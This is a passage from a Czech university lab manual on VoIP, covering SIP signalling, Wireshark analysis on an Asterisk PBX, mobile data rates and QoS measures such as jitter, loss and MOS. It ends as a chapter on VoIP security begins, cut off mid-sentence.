
- REGISTER - indikuje současnou IP adresu, pro kterou by UA rád přijímal hovory,
- INVITE - slouží k vytváření mediálních relací mezi UA,
- ACK - potvrzuje, že klient dostal odpověď na INVITE,
- CANCEL - zruší aktuální žádost,
- BYE – ukončuje hovor, může být odeslána volajícím nebo volaným,

- OPTIONS – žádá informace o schopnostech serveru,
- PRACK – předběžné ACK,
- NOTIFY – notifikuje účastníka ohledně nové události,
- INFO – posílaní mezi-relačních informací, které neovlivňují stav relace,
- MESSAGE – přenos IM zpráv pomocí SIP,

SIP kódy odpovědí

- Dočasné, informační (1XX) – žádost byla přijata a bude spravována,
- Úspěch (2XX) – žádost byla přijatá a úspěšně vykonána,
- Přesměrování (3XX) – další akce se musí vykonat k dokončení žádosti,
- Chyba na straně klienta (4XX) – špatná syntaxe nebo server nedokáže zprávu zpracovat,
- Chyba na straně serveru (5XX) – dobrá syntaxe a server nedokáže zprávu zpracovat,
- Globální chyba (6XX) – žádný server neumí zprávu zpracovat.

Příklad SIP signalizace je znázorněn na obr 5.6. Důležitou vlastností SIP signalizace je skutečnost, že PBX server slouží jenom k navázání relace mezi koncovými stanicemi. Samotný přenos audio nebo video dat je typu point-to-point mezi koncovými zařízeními. [20]




Obr. 5.6: Příklad výměny SIP signalizace při navazování spojení

Úkol 5 – Analýza průběhu registrace stanice

Odregistrujte jeden telefonní přístroj od Asterisk PBX ústředny (například Yealink pomocí *Enable Line*). Zapněte analyzátor Wireshark příkazem *sudo wireshark* z terminálu notebooku (heslo *student*) a proveďte zachytávání rámců na bezdrátovém rozhraní *mon0* (monitorovací rozhraní). Nastavte filtr odchytávaní jenom na SIP zprávy. Opětovně zaregistrujte telefonní přístroj do ústředny a odchyťte výměnu SIP zpráv při registraci.

Server na zprávu REGISTER automaticky odpoví stanici zprávou *401 Unauthorized*. Hlavička tohoto rámce obsahuje pole *WWW-Authenticate* (obr. 5.7), podobně jako u protokolu HTTP slouží k autentizaci klienta. Důležitou položkou je parametr *nonce*. Jedná se o náhodný řetězec, který klient využije pro vytvoření hashe hesla. Pro každou stanici a relaci server vygeneruje jiný *nonce*, tím pádem není možné využít odposlech komunikace pro podvržení registrace. Ze získaných a známých parametrů vypočte klient funkcí md5 odpověď, na základě které mu je umožněna registrace.



Obr. 5.7: Pole WWW-Authenticate v hlavičce SIP zprávy

Všimněte si zprávy OPTIONS. Opakují se každých 60 *s* pro účet *100* a každých 30 *s* pro účet *200*. Tyto zprávy posílá PBX server jednotlivým klientům, čímž si ověřuje jejich dostupnost (parametr *Qualify* konfigurovaný v předchozí úloze). Z těchto zpráv je možné odčítat položku *User-Agent* serveru, vysvětlenou dříve.

Úkol 6 – Analýza přenosu signalizačních zpráv

Opět spusťte zachytávání analyzátorem Wireshark na monitorovacím rozhraní *mon0*. Realizujte hovor mezi koncovými stanicemi *100* a *200*, následně hovor ukončete. V menu analyzátoru vyberte položku *Telephony - > VoIP Calls*, označte uskutečněné SIP relace (klávesa *crtl*) a vyberte položku *Graph*. Analyzujte výměnu SIP zpráv a spojení samotného RTP toku. Výsledek porovnejte s teoretickým předpokladem znázorněným na obr. 5.6.

Jak je vidět, RTP přenos audia probíhá přímo mezi koncovými stanicemi. Zprávy SDP, obsaženy v datové části SIP zpráv, slouží pro dojednání parametrů komunikace. Jak již bylo zmíněno, při zachytávaní rámců je nutné brát v úvahu, že rozhraní *mon0* se nestará o zahazování duplicitních rámců. Duplicita rámců je způsobená i odrazem v bezdrátové síti.

Odpovězte na otázky. Pro nalezení odpovědí simulujte danou situaci.

Napište SIP adresu účtu *sipuser*, který je registrovaný na ústředně, jejíž adresa je 82.143.28.123.

Kterým aplikačním protokolům se protokol SIP svou strukturou podobá?

Jaký unikátní parametr, poskytnutý serverem slouží klientovi pro vytvoření hashe hesla a v které zprávě se posílá?

Jaký číselný kód označuje zprávy informačního charakteru?

Jaký typ žádosti posílá server klientům, když testuje jejich dostupnost?

Jaký je číselný kód pro zamítnutí hovoru z důvodu obsazení linky?

Jaký je číselný kód pro oznámení zaneprázdnění (busy) stanice?

Kde jsou přenášeny zprávy SDP?


V jednoduchosti načrtněte výměnu zpráv při ukončovaní spojení.

5.4.3 Realizace videohovoru

Asterisk PBX obsahuje různé mechanizmy pro zacházení s videem (nahrávaní, video IVR menu, přehrání videa, video odkazová schránka). Podporuje video kodeky H.261, H.263, H.263p a H.264. Pro všeobecnou podporu videa stačí přidat do konfiguračního souboru *sip.conf* řádek *videosupport=yes* a povolit žádané kodeky. Vhodné je volit jenom jeden kodek (nejčastěji H.263). Vyhneme se tak vyjednávaní mezi koncovými stanicemi, protože Asterisk PBX je v tomto směru problematický.

Úkol 7 – Uskutečnění videohovoru

Upravte konfigurační soubor *sip.conf* tak, aby bylo možné realizovat videohovor mezi stanicemi. Povolte kodek H.263 a ihned za ním kodek H.264. Inicializujte videohovor mezi telefony Yealink a zachyťte signalizaci analyzátorem. Realizovaný scénář odpovídá obr. 5.8. Výsledek porovnejte s předchozí úlohou.



Obr. 5.8: Zapojení scénáře pro realizaci videohovoru

Jako poslední je v *sip.conf* uvedený video kodek H.264, proto má nejvyšší prioritu. Z výměny dat je zřejmé, že ústředna nabízí volané straně ve zprávě SDP využití kodeku H.264. Volaná strana zná své schopnosti a nabízený kodek zamítne zprávou, v které je uveden preferovaný kodek, v našem případě H.263. Při průběhu hovoru je na telefonu Yealink pomocí položky *More Statistics* možné zkontrolovat použitý kodek. Ověřte.

5.5 Mobilní datové sítě

GSM (Global System for Mobile Communication) je nejrozšířenějším standardem pro mobilní telefonní systémy. Je tvořený sadou technologií pro přenos dat, počínajíc nejmodernější HSPA (High Speed Packet Access), nebo staršími technologiemi UTMS (Universal Mobile Telecommunication System), EDGE (Enhanced Data Rates for GSM Evolution), GPRS (General Packet Radio Service).

5.5.1 Sítě druhé generace (2G)

Sítě 2G jsou na rozdíl od první generace digitalizované. Umožňují přenos hlasu a malého množství dat, například SMS (Short Message Service) nebo MMS (Multimedia Message Service) zpráv. Maximální datová rychlost je jenom 9,6kbit/s, proto byla technologie GSM rozšířena o technologii GPRS, která zlepšuje datovou propustnost. Při využití kódovací

schématu CS-4 a čtyřech časových slotů pro směr downlink, je teoretická rychlost GPRS rovna 83,5kbit/s. V praxi se pohybuje kolem 40kbit/s. Latence je ale velmi vysoká, typicky 600-700ms. Sítě GPRS jsou označovány jako sítě 2,5G. Další technologii pro přenos dat je technologie EDGE. Teoretická propustnost je 473,6kbit/s s latencí menší než 150ms. Z toho plyne čtyřnásobně vyšší rychlost než u GPRS. Využívá devět modulačních a kódovacích schémat (MCS-1 až MCS-9), přičemž technologie GPRS jenom čtyři (CS-1 až CS-4). Sítě EDGE jsou označovány jako sítě 2,75G. [3]

5.5.2 Sítě třetí generace (3G)

Hlavní 3G standard v Evropě je UMTS. Využívá přístupovou metodu W-CDMA (Wideband Code Division Multiple Access). Technologie pracuje v 5MHz pásmech pro přenos hlasu a dat s přenosovými rychlostmi 384kbit/s až 2Mbit/s. V České republice poskytují mobilní operátoři také technologii HSDPA (High Speed Downlink Packet Access) umožňující teoreticky dosáhnout přenosové rychlosti až do 14,4Mbit/s s latencí kolem 100ms až 130ms. Podporovaná maximální rychlost u operátorů Vodafone a O2 Telefonica je zatím 7,2Mbit/s. [3]

5.5.3 Bezdrátové sítě 802.11


Standard 802.11 definuje bezdrátové sítě pro využití v přístupových částech sítí. Nejrozšířenější protokol 802.11g má teoretickou rychlost 54Mbit/s. Z důvodu využití pásma 2,4GHz, které je značně přehuštěné dosahuje rychlost v praxi kolem 22Mbit/s. V úloze při měření QoS bude mít tedy větší vplyv na parametry přenosu páteřní síť než přístupová bezdrátová síť. Tento teoretický předpoklad ověříme. [12]

5.5.4 Kvalita služeb (Quality of Service) ve VoIP

Při praktické integraci služeb do IP sítí je definování a zavedení QoS nezbytností. Všeobecně je pro IP sítě možné definovat parametry, na základě kterých možno vyjádřit kvalitu dané služby:

- subjektivní a objektivní testování,
- kvalita hlasu,
- charakteristika použitého kodeku,
- pravděpodobnost blokování,
- ztrátovost,
- zpoždění,
- změna zpoždění, atd.

V klasických telekomunikačních sítích je kvalita služby primárním cílem. V sítích s přenosem paketů je však primárním cílem poskytnutí dané služby, protože není garantované doručení paketů, jejich správné pořadí, zpoždění, atd. Všeobecný model QoS pro VoIP sítě je znázorněn na obr. 5.9. [13]



Obr. 5.9: Všeobecný model QoS pro VoIP sítě

Služby pracující v reálném čase musí mít garantovány určité parametry, výrazně závislé na časových charakteristikách komunikace. Příkladem jsou, přenos hlasu, videa, interaktivní služby. Uživatel může mít přitom specifické požadavky na službu (video o určitém rozlišení, zvuk o určité kvalitě). Každá vrstva modelu TCP/IP zavádí do služby určitou míru znehodnocení. Hodnocení kvality služby je získané na základě subjektivního testování. [13]

5.5.4.1 Kvantový šum

Vzniká při zdrojovém kódování – vzorkování, kvantování. Jestli je splněn Nyquistov teorém o velkosti vzorkovacího kmitočtu ($fvz > 2 * fmax$), může být původní analogový signál na přijímací straně získán z diskrétního vzorkovaného signálu se zanedbatelně malou chybou.

5.5.4.2 Zpoždění

Kritický parametr při real-time aplikacích. Jednosměrné zpoždění je časová doba od vzniku podnětu (hlas) po jeho přijatí na protilehlé straně. Zpoždění zavádí do systému okrem snížení kvality také echo ozvěny.

Hlavní zdroje zpoždění:

- zdrojové kódování – A/D a D/A převod, rámcové zpoždění,
- zpoždění způsobené tvorbou paketu,
- kanálové kódování – korekce chyb, prokládání,
- zpoždění ve vyrovnávající paměti pro vyrovnání kolísání,
- zpoždění zdržením ve frontě,
- zpoždění samotným šířením signálu.

Podle požadavků organizace ITU-T je akceptovatelné zpoždění pro většinu aplikací do 150ms. Pro mezinárodní spojení je definováno v rozmezí 150ms až 400ms. Za neakceptovatelné je pokládáno zpoždění přesahující 400ms. [13] [21]

5.5.4.3 Kolísaní zpoždění – jitter

Jitter vyjadřuje změny zpoždění přenosu jednotlivých paketů. Odstraňuji se použitím vyrovnávajících pamětí. Velkost vyrovnávající paměti se musí volit taková, aby nenastal případ přetečení a zahazování paketů. Kolísání zpoždění do 20ms je bráno jako velmi dobré. V rozmezí 20ms až 50ms je kolísání ještě akceptovatelné, ale nad 50ms nikoli. [13] [21]

5.5.4.4 Ztrátovost

Ztrátovost paketů je definována jako poměr ztracených paketů k celkovému počtu přenášených paketů. Pro signály jako hlas nebo video, vede ztráta paketů k snižování hlasové srozumitelnosti nebo snižuje kvalitu video signálu. Mezi hlavní zdroje způsobující ztrátu paketů patří:

- bitová chybovost – šum na přenosových mediích,
- kolize paketů,
- zaplnění front ve směrovačích, atd.

Ztrátovost do 0,5% je velmi dobrá, v rozmezí od 0,5% do 1,5% je akceptovatelná, nad 1,5% je již neakceptovatelná. Algoritmus PLC (Packet Loss Concealment) slouží k maskování ztracených paketů. Zopakuje se například předchozí sekvence, doplní se nuly nebo se dopočítají chybějící vzorky. [13] [21]

5.5.4.5 Subjektivní testování

Subjektivní hledisko hodnocení kvality služeb je důležitou metrikou pro posouzení kvality poskytované služby. Je definovaná pomocí

- parametru MOS (Mean Opinion Score),
- modelu E.

MOS (Mean Opinion Score)

Základní ukazovatel pro hodnocení kvality služby ze strany uživatele. Každá testována služba je ohodnocená jedním bodem ze stupnice hodnocení. Hodnocení 0 pro nejhorší kvalitu, hodnocení 5 pro nejlepší kvalitu.

$$MOS = \frac{(N_v * 5) + (N_d * 4) + (N_{dos} * 3) + (N_s * 2) + (N_n * 1)}{N}, \quad (5.1)$$

kde, N_x je počet subjektů, které ohodnotili službu daným hodnocením a N je celkový počet subjektů.

E - model

Představuje výpočetní model, který může být náhradou za subjektivní testování MOS. Při použití modelu E jsou účinky zpoždění, změny zpoždění, ztráty paketů, atd., zahrnuty do objektivního parametru R (0 - 100). Výpočet parametru R

$$R = R_O - I_s - I_d - I_e + A\ [-], \quad (5.2)$$

kde R_o – poměr signál-šum,
I_s – součet všech znehodnocení,
I_d – znehodnocení zpožděním, ozvěnami,
I_e – znehodnocení vplyvem kodeku,
A – zvýhodňující faktor. [22]

Převod mezi veličinou MOS a R faktorem

$$MOS = 1 + 0{,}035R + R(R - 60)(100 - R) * 7 * 10^{-6} \quad (5.3)$$

Převodní tabulka, mezi veličinou MOS a R faktorem:

MOS	R- faktor	Kvalita z pohledu uživatele
4,3 - 5,0	90 - 100	Výborná
4,0 - 4,3	80 -90	Dobrá
3,6 - 4,0	70 - 80	Dobrá pro některé uživatele
3,1 - 3,6	60 - 70	Neuspokojivá pro mnoho uživatelů
2,6 - 3,1	50 - 60	Neuspokojivá skoro pro všechny uživatele
1,0 - 2,6	0 - 50	Neuspokojivá

Tab. 5.1: Převodní tabulka mezi veličinou MOS a R faktorem


Podrobnější informace o problematice E-modelu v literatuře [22].

Úkol 8 – Příprava měření

Pro měření parametrů je využit přístroj Trend Multiplo, který je specializován pro měření QoS parametrů. Obsahuje také IP telefon, tedy je možné ho využít i jako koncový prvek sítě. Parametry komunikace budou pro kontrolu měřeny i analyzátorem Wireshark. Telefon Nokia umožnuje softwarově přepínat mezi mobilními datovými sítěmi GPRS/EDGE a UMTS/HSDPA. Pro rozlišení technologií GPRS a EDGE bude využita speciální SIM karta umožňující přístup na BTS umístněnou v rámci laboratorních prostorů. Technologie EDGE a UMTS/HSDPA budou měřeny na SIM kartě mobilního operátora. Přepínání mezi UMTS a HSDPA není možné, aktuální využívána technologie závisí od pokrytí, což je indikováno na displeji telefonu. 3G pro UMTS síť a 3,5G pro HSDPA síť. Vložte do telefonu Nokia SIM kartu s podporou GPRS a připojte se do sítě *Celulární data* (popis ovládání popisuje kapitola 3).

Úkol 9 – Nastavení klientů a ústředny

Schéma zapojení odpovídá obr. 5.10. Počítač s ústřednou připojte do bezdrátové sítě *VUTBRNO*. Je nutné, aby ústředna měla přidělenou veřejní IP adresu, jinak nebude možné se na server registrovat z mobilní sítě.



Obr. 5.10: Schéma zapojení pro měření QoS parametrů

Telefon Nokia N900 a analyzátor TREND budou využity jako SIP klienti. Na ústředně Asterisk PBX jsou již nakonfigurovány účty *500* a *600* se stejným heslem *1234*. Na telefonu Nokia se dostaňte přes *Hlavní menu - > Nastavení - > Účty VoIP a IM* do menu vytváření VoIP účtů. Vyberte položku *Nový* a typ účtu *SIP*. Adresu zadejte v SIP formátu (*500@ipadresa_ustredny*). Následně vyberte položku *Přihlásit se*.

Pro ovládání analyzátoru *Trend* použitě stylus. Po zapnutí vyberte položku *VoIP* a následně *IP-Phone*. V záložce *Setup* nastavte potřebné parametry pro účet *600* (*Voip Number*, *Registration Server*, *User* a *Password*). Stiskem tlačítka *Play* proběhne registrace klienta. Úspešnost registrace je možné zjistit ze záložky *Status*, kde ikona *Register* bude svítit v případě úspěchu nazeleno. V záložce *Status* pomocí šípek přejděte na stránku *RTP QoS Results*. Zde budou zobrazeny veškeré parametry přenosu (ztrátovost, zpoždění, jitter).

Úkol 10 – Měření přenosových rychlostí a odezvy v sítích GPRS, EDGE, UTMS/HSDPA a Wi-Fi

Při využití speciální SIM karty jste připojeny v síti GPRS. Z menu telefonu Nokia spusťte aplikaci *Speedy* a odměřte rychlost v síti. Výsledná rychlost je zobrazena v KB/s. Měření realizujte minimálně 5x pro důvěryhodnější výsledek. Spusťte konzolu *Debian chroot* a příkazem *ping* na IP adresu ústředny změřte odezvu v síti. Odešlete minimálně 40 paketů. Měření opakujte také pro sítě EDGE, UMTS/HSDPA a Wi-Fi (SSID *MKPM*). Výslední hodnoty zapište do tabulky. Výsledky měření závisí od aktuální vytíženosti veřejných datových sítí a můžou se v různých částech dne výrazně lišit.

Typ sítě	Teoretická rychlost [kbit/s]	Teoretická hodnota odezvy [ms]	Naměřená rychlost [kbit/s] (průměr 5 měření)	Naměřená hodnota odezvy [ms]
GPRS	83,5	600 - 700		
EDGE	473,6	150		
UMTS/HSDPA	2048 / 7372,8	60 - 120		
Wi-Fi	nad 10240	50		

Tab. 5.2: Porovnání teoretických a naměřených přenosových rychlostí a odezev

Úkol 11 - Měření QoS parametrů v mobilních datových sítích

Příkazem *sudo wireshark* spusťte na PC analyzátor Wireshark. Na bezdrátovém rozhraní (*wlan0*) realizujte odchytávání rámců. Nastavte filtr jenom na RTP zprávy. Z telefonu Nokia (*klapka 500*) zavolejte na analyzátor Trend (*klapka 600*). S telefonem se vzdalte od analyzátoru Trend z důvodu omezení vlivu ozvěny na parametry přenosu. Realizujte hovor dlouhý minimálně jednu minutu.

Po skončení hovoru zastavte zachytávání analyzátorem. V menu Wiresharku, *Telephony - > RTP - > Show All Streams*, označte zachycený RTP přenos z GPRS sítě na ústřednu a potvrďte tlačítkem *Analyze*. Porovnejte hodnoty změřeny analyzátory Trend a Wireshark. Zaznamenejte si průměrnou hodnotu kolísání zpoždění (*mean jitter*), hodnotu zpoždění (*delay*) a ztrátovost (*lost packets*). Analyzátor Trend měří hodnotu zpoždění jenom

v jednom směru, kdežto Wireshark v obou směrech. Ve Wiresharku vyberte tlačítko *Graph*, nastavte vhodné rozlišení os a zobrazte rozložení zpoždění a změny zpoždění. Ze zobrazených hodnot určete střednou hodnotu zpoždění a porovnejte s výsledkem analyzátoru Trend.

Z naměřených hodnot vyvoďte závěr ohledně využitelnosti technologie VoIP v dané síti. Po zapsání hodnot ohodnoťte podle výše uvedené tabulky kvalitu hovoru, pomocí MOS stupnice a zapište její hodnotu. V analyzátoru Trend, choďte do *Hlavního menu* pomocí ikonky dveří umístěné v levé spodní části. Vyberte položku *VoIP QoS* a pomocí šipek se dostaňte na záložku *QoS Summary*. Odčítejte hodnotu MOS ve směru downlink a porovnejte s Vámi stanovenou hodnotou. Výsledek zapište. Obdobně realizujte měření pro sítě EDGE, UMTS/HSDPA a Wi-Fi. S naměřených hodnot zastavte tabulky.

Úkol 12 – Vymazání konfiguračních souborů

Vymažte jenom Vámi provedené změny v konfiguračních souborech *sip.conf* a *extensions.conf* na telefonu Nokia N900 a uveďte pracoviště do původního stavu.

6 Bezpečnost VoIP technologie

Cílem úlohy je seznámení studentů s bezpečností VoIP technologie. Proběhne analýza bezpečnosti protokolu SIP (Session Initation Protocol) a simulace útoků (odposlech, DoS, útok hrubou silou). Poslední část úlohy se věnuje zabezpečení SIP signalizace v Asterisk PBX pomocí TLS (Transport Layer Security).

6.1 Bezpečnost ve VoIP

Na bezpečnost IP telefonie je možné nahlédnout z různých uhlů. Technologie VoIP je kvůli své rozšířenosti častým terčem útoků, které lze následovně kategorizovat

- narušení služby – pokusy o narušení, přerušení služby. Automatické volaní pomocí robota, Spam over Internet Telephony (SPIT), atd.,
- analýza provozu – cílem je získat dostatek informací o službě,
- krádež identity – krádež identity za účelem neoprávněného využívaní služeb,
- podvody – snaha zneužít VoIP pro finanční zisk.

Mnoho VoIP řešení nepodporuje šifrování, i když je implementace zabezpečení jednoduší než u klasických telefonních linek. Výsledkem je relativně lehký odposlech hovorů nebo dokonce změna jejího obsahu. Paketovým analyzátorem je možné odchytit VoIP hovor na nezabezpečené síti. Bezpečnostní politika různých organizací řeší tento problém na linkové a fyzické vrstvě. Analyzátor v promiskuitním módu odchytává všechen provoz na lince. Je-li však využit přepínač, síť je rozdělena na kolizní domény a provoz je směrován na porty podle MAC adres. Tedy analyzátor odchytává na lince jen data, která jsou určena pro něj. Útočník však bez problému dokáže pomocí útoku tzv. ARP (Address Resolution Protocol) spoofing tuto překážku 